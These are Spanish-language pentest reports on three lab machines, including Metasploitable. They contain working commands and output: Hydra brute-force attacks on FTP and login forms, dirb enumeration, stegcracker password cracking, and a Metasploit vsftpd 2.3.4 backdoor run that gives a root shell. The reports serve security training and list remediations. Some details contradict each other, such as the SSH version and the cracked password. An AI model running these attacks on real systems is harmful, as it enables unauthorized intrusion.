Informe de Pentesting

Fecha del análisis: 06/06/2025

Pentester: Christian Salinas, Alddrin Venegas

Información General

Campo	Detalle
Nombre del objetivo	vulnerable-ftp
Dirección IP	192.168.0.102
Fecha del análisis	06/06/2025
Pentester	Christian Salinas, Alddrin Venegas
Tipo de prueba	Caja blanca / Caja negra
Herramientas usadas	Nmap, Gobuster, Hydra, Netcat, etc.

1. Descubrimiento y Reconocimiento

Escaneo de Puertos – Nmap

sudo nmap -Pn -A -T4 192.168.0.102

Puerto	Servicio	Versión
21	FTP	vsftpd 3.0.3
80	HTTP	Apache 2.4.18

2. Enumeración

Servicio HTTP (Puerto 80)

Se accedió a http://192.168.0.102/ y se identificó una página de login en /index.php.

Se usó Hydra para realizar fuerza bruta en el formulario web:

hydra -l admin -P /usr/share/wordlists/rockyou.txt 192.168.0.102 http-post-form "/index.php:username=^USER^&password=^PASS^:F=incorrecto"

No se obtuvo acceso válido por esta vía.

Servicio FTP (Puerto 21)

Se identificó el servicio vsftpd 3.0.3. Se utilizó Hydra para realizar ataque por diccionario:

hydra -l ftp -P /usr/share/wordlists/rockyou.txt ftp://192.168.0.102

Credenciales válidas encontradas: Usuario: ftp / Contraseña: 123456

Se accedió exitosamente mediante: ftp 192.168.0.102

3. Explotación

Se listó un archivo sospechoso en el FTP:

site/
└── index.html

Se descargó y se analizaron posibles credenciales o rutas ocultas.

4. Hallazgos y Vulnerabilidades

ID	Vulnerabilidad	Riesgo	Evidencia	Recomendación
V-01	FTP con credenciales débiles	Alto	Usuario: ftp, Pass: 123456	Forzar contraseñas fuertes
V-02	Acceso FTP sin cifrar	Alto	No usa FTPS	Reemplazar FTP por SFTP o FTPS
V-03	Directorio web expuesto	Medio	/site/ accesible	Restringir acceso o usar .htaccess

5. Recomendaciones Generales

- Deshabilitar servicios innecesarios o no usados.

- Aplicar política de contraseñas robustas.

- Actualizar vsftpd a una versión más reciente y segura.


- Implementar auditorías de acceso y logs regulares.

- Utilizar HTTPS y FTPS para cifrado de datos sensibles.

6. Conclusión

El sistema 192.168.0.102 presenta vulnerabilidades serias relacionadas con gestión de credenciales y exposición de servicios inseguros. Se logró acceso mediante fuerza bruta al servicio FTP, lo cual representa un riesgo crítico. Se recomienda aplicar los parches y cambios descritos a la brevedad.

7. Anexos



Información General

Campo	Detalle
Nombre del objetivo	/secret
Dirección IP	192.168.0.103
Fecha del análisis	06/06/2025
Pentester	Christian Salinas, Alddrin Venegas
Tipo de prueba	Caja blanca / Caja negra
Herramientas usadas	Nmap, Stegcracker, Dirb.

1. Descubrimiento y Reconocimiento

Escaneo de Puertos – Nmap

sudo nmap -Pn -A -T4 192.168.0.103

Puerto	Servicio	Versión

22	SSH	OpenSSH 7.9p1
80	HTTP	Apache httpd 2.4.38

2. Enumeración

Servicio HTTP (Puerto 80)

Se accedió a http://192.168.0.103/ y se identificó una página de login en /index.php.

Se usó Hydra para realizar fuerza bruta en el formulario web:

hydra -l admin -P /usr/share/wordlists/rockyou.txt 192.168.0.103 http-post-form "/index.php:username=^USER^&password=^PASS^:F=incorrecto"

No se obtuvo acceso válido por esta vía.

Servicio SSH (Puerto 22)

Se identificó el servicio OpenSSH 6.0p1. Se utilizó Hydra para realizar ataque por diccionario:

No se obtuvo acceso válido por esta vía

Listado de diccionarios (Herramienta dirb)

Se hizo un escaneo de directorios dentro del sitio web utilizando la herramienta dirb, y se obtuvo los siguientes directorios:

(kali㉿kali) [~]

└──$ dirb http://192.168.0.103

DIRB v2.22

By The Dark Raver

START_TIME: Thu Jun 5 18:42:15 2025

URL_BASE: http://192.168.0.103/

WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.0.103/ ----

+ http://192.168.0.103/backups/

+ http://192.168.0.103/batch/

+ http://192.168.0.103/core/

+ http://192.168.0.103/css/

==> http://192.168.0.103/favicon.ico (CODE:200|SIZE:894)

+ http://192.168.0.103/images/

+ http://192.168.0.103/index.php (CODE:200|SIZE:5812)

+ http://192.168.0.103/install/

+ http://192.168.0.103/js/

==> http://192.168.0.103/robots.txt (CODE:200|SIZE:26)

+ http://192.168.0.103/secret/

==> http://192.168.0.103/server-status (CODE:403|SIZE:278)

+ http://192.168.0.103/stats/

+ http://192.168.0.103/template/

+ http://192.168.0.103/uploads/

3. Explotación

Se listó un directorio sospechoso en el listado:

+ http://192.168.0.103/secret/

Se abrió en el navegador y se listó una imagen, se descarga la imagen.

4. Hallazgos y Vulnerabilidades

Se trata de un mensaje oculto dentro de una imagen, por lo cual necesitamos aplicar técnicas de esteganografía con la herramienta stegcracker, dandonos lo siguiente:

(kali㉿kali) [~]

└──$ stegcracker doubletrouble.jpg /usr/share/wordlists/rockyou.txt

StegCracker 2.1.0 - (https://github.com/Paradoxis/StegCracker)

Copyright (c) 2025 - Luke Paris (Paradoxis)

StegCracker has been retired following the release of StegSeek, which

will blast through the rockyou.txt wordlist within 1.9 second as opposed

to StegCracker which takes ~5 hours.

StegSeek can be found at: https://github.com/RickdeJager/stegseek

Counting lines in wordlist...

Attacking file 'doubletrouble.jpg' with wordlist '/usr/share/wordlists/rockyou.txt'...

Successfully cracked file with password: 92camaro

Tried 134340 passwords

The decoded file has been written to: doubletrouble.jpg.out

5. Recomendaciones Generales

- Conservar filtros si se trata de un login, restrinja el listado de directorios sin antes haberse autenticado.


- Trabajar con roles específicos para cada directorio y no sea accesible para todos.


- Actualizar el servidor web para permitir controlar filtros.

6. Conclusión

El sistema 192.168.0.103 presenta vulnerabilidades serias relacionadas con gestión de directorios, sin filtrado para cualquier usuario pueda acceder a directorios restringidos, o listar directorios sin antes haber iniciado sesión.

7. Anexos


(kali㉿kali)-[~]
$ dirb http://192.168.0.103
DIRB v2.22
By The Dark Raver
START_TIME: Thu Jun 5 18:42:15 2025
URL_BASE: http://192.168.0.103/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
GENERATED WORDS: 4612
---- Scanning URL: http://192.168.0.103/ ----
==> DIRECTORY: http://192.168.0.103/backups/
==> DIRECTORY: http://192.168.0.103/batch/
==> DIRECTORY: http://192.168.0.103/core/
==> DIRECTORY: http://192.168.0.103/css/
+ http://192.168.0.103/favicon.ico (CODE:200|SIZE:894)
==> DIRECTORY: http://192.168.0.103/images/
+ http://192.168.0.103/index.php (CODE:200|SIZE:5812)
==> DIRECTORY: http://192.168.0.103/install/
==> DIRECTORY: http://192.168.0.103/js/
+ http://192.168.0.103/robots.txt (CODE:200|SIZE:26)
==> DIRECTORY: http://192.168.0.103/secret/
+ http://192.168.0.103/server-status (CODE:403|SIZE:278)
==> DIRECTORY: http://192.168.0.103/sf/
==> DIRECTORY: http://192.168.0.103/template/
==> DIRECTORY: http://192.168.0.103/uploads/


(kali㉿kali)-[~]
$ stegcracker doubletrouble.jpg /usr/share/wordlists/rockyou.txt
StegCracker 2.1.0 - (https://github.com/Paradoxis/StegCracker)
Copyright (c) 2025 - Luke Paris (Paradoxis)
StegCracker has been retired following the release of StegSeek, which
will blast through the rockyou.txt wordlist within 1.9 second as opposed
to StegCracker which takes ~5 hours.
StegSeek can be found at: https://github.com/RickdeJager/stegseek
Counting lines in wordlist..
Attacking file 'doubletrouble.jpg' with wordlist '/usr/share/wordlists/rockyou.txt'..
Successfully cracked file with password: 92camaros
Tried 134340 passwords
Your file has been written to: doubletrouble.jpg.out
92camaro
(kali㉿kali)-[~]
$

Información General

Campo	Detalle
Nombre del objetivo	Metasploitable
Dirección IP	192.168.0.100
Fecha del análisis	06/06/2025
Pentester	Christian Salinas, Alddrin Venegas
Tipo de prueba	Caja blanca / Caja negra
Herramientas usadas	Nmap, Msfvenom, Searchsploit.

1. Descubrimiento y Reconocimiento

Escaneo de Puertos – Nmap

alddrin@alddrin:~$

$ sudo nmap -sV -O 192.168.0.100

PORT STATE SERVICE VERSION

21/tcp open ftp vsftpd 2.3.4

22/tcp open ssh OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)

23/tcp open telnet Linux telnetd

25/tcp open smtp Postfix smtpd

53/tcp open domain ISC BIND 9.4.2

80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2)

111/tcp open rpcbind 2 (RPC #100000)

139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)

445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)

512/tcp open exec netkit-rsh rexecd

513/tcp open login?

2. Enumeración

Servicio FTP (Puerto 21)

Se accedió a http://192.168.0.100/ y se identificó una página con iniciales de metasploitable la cual es vulnerable para pruebas de penetración.

Se usó nmap para encontrar la versión del servicio ftp para vulnerar, encontrando la versión vsftpd 2.3.4.

Se encontró vulnerabilidad activa con searchsploit.

3. Explotación

Se inicializó msfconsole para encontrar si el sploit existe para un backdoor y se econtró el sploit para vsftpd 2.3.4 llamado unix/ftp/vsftpd_234_backdoor

4. Hallazgos y Vulnerabilidades

Se encuentra el sploit vulnerable para una versión desactualizada del protocolo FTP para ese servidor, lo cual lo hace muy propenso a ataques con sploits comunes y fáciles de usar.

5. Recomendaciones Generales

- Mantener los protocolos de los servidores actualizados según la documentación del proveedor.

- Tener mantenimiento 24/7 de los servicios asociados al servidor.

- Utilizar los logs en todo momento para en el mantenimiento ver que sucede y que servicio es propenso a fallos.

6. Conclusión

El sistema 192.168.0.100 presenta vulnerabilidades serias relacionadas con sus servicios desactualizados, los cuales se encuentran en una versión muy vulnerable y que sus vulnerabilidades son encontradas facilmente en internet.

7. Anexos

```
┌──(alddrin㉿alddrinW)-[~]
└─$ sudo nmap -sV -O 192.168.0.100
[sudo] password for alddrin:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-06-06 13:31 -05
Stats: 0:00:06 elapsed; 0 hosts completed (0 up), 1 undergoing ARP Ping Scan
Parallel DNS resolution of 1 host. Timing: About 0.00% done
Stats: 0:00:13 elapsed; 0 hosts completed (0 up), 1 undergoing ARP Ping Scan
Parallel DNS resolution of 1 host. Timing: About 0.00% done
Stats: 0:00:51 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 91.67% done; ETC: 13:32 (0:00:02 remaining)
Stats: 0:01:20 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 100.00% done; ETC: 13:32 (0:00:00 remaining)
Nmap scan report for 192.168.0.100
Host is up (0.021s latency).
Not shown: 976 closed tcp ports (reset)
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 2.3.4
22/tcp    open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet      Linux telnetd
25/tcp    open  smtp        Postfix smtpd
53/tcp    open  domain      ISC BIND 9.4.2
80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexecd
513/tcp   open  login?
```

```
msf6 > use 1
[-] Unknown command: usee. Did you mean use? Run the help command for more details.
msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.0.100
RHOSTS => 192.168.0.100
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.0.100:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.0.100:21 - USER: 331 Please specify the password.
[+] 192.168.0.100:21 - Backdoor service has been spawned, handling...
[+] 192.168.0.100:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.0.121:39659 → 192.168.0.100:6200) at 2025-06-06 13:40:33 -0500

script /dev/null -c bash
root@metasploitable:/# pwd
/
root@metasploitable:/# whoami
root
root@metasploitable:/# ls
bin   dev   initrd      lost+found  nohup.out  root  sys  var
boot  etc   initrd.img  media       opt        sbin  tmp  vmlinuz
cdrom home  lib         mnt         proc       srv   usr
root@metasploitable:/# ll
bash: ll: command not found
root@metasploitable:/# ls
bin   dev   initrd      lost+found  nohup.out  root  sys  var
boot  etc   initrd.img  media       opt        sbin  tmp  vmlinuz
cdrom home  lib         mnt         proc       srv   usr
root@metasploitable:/#
```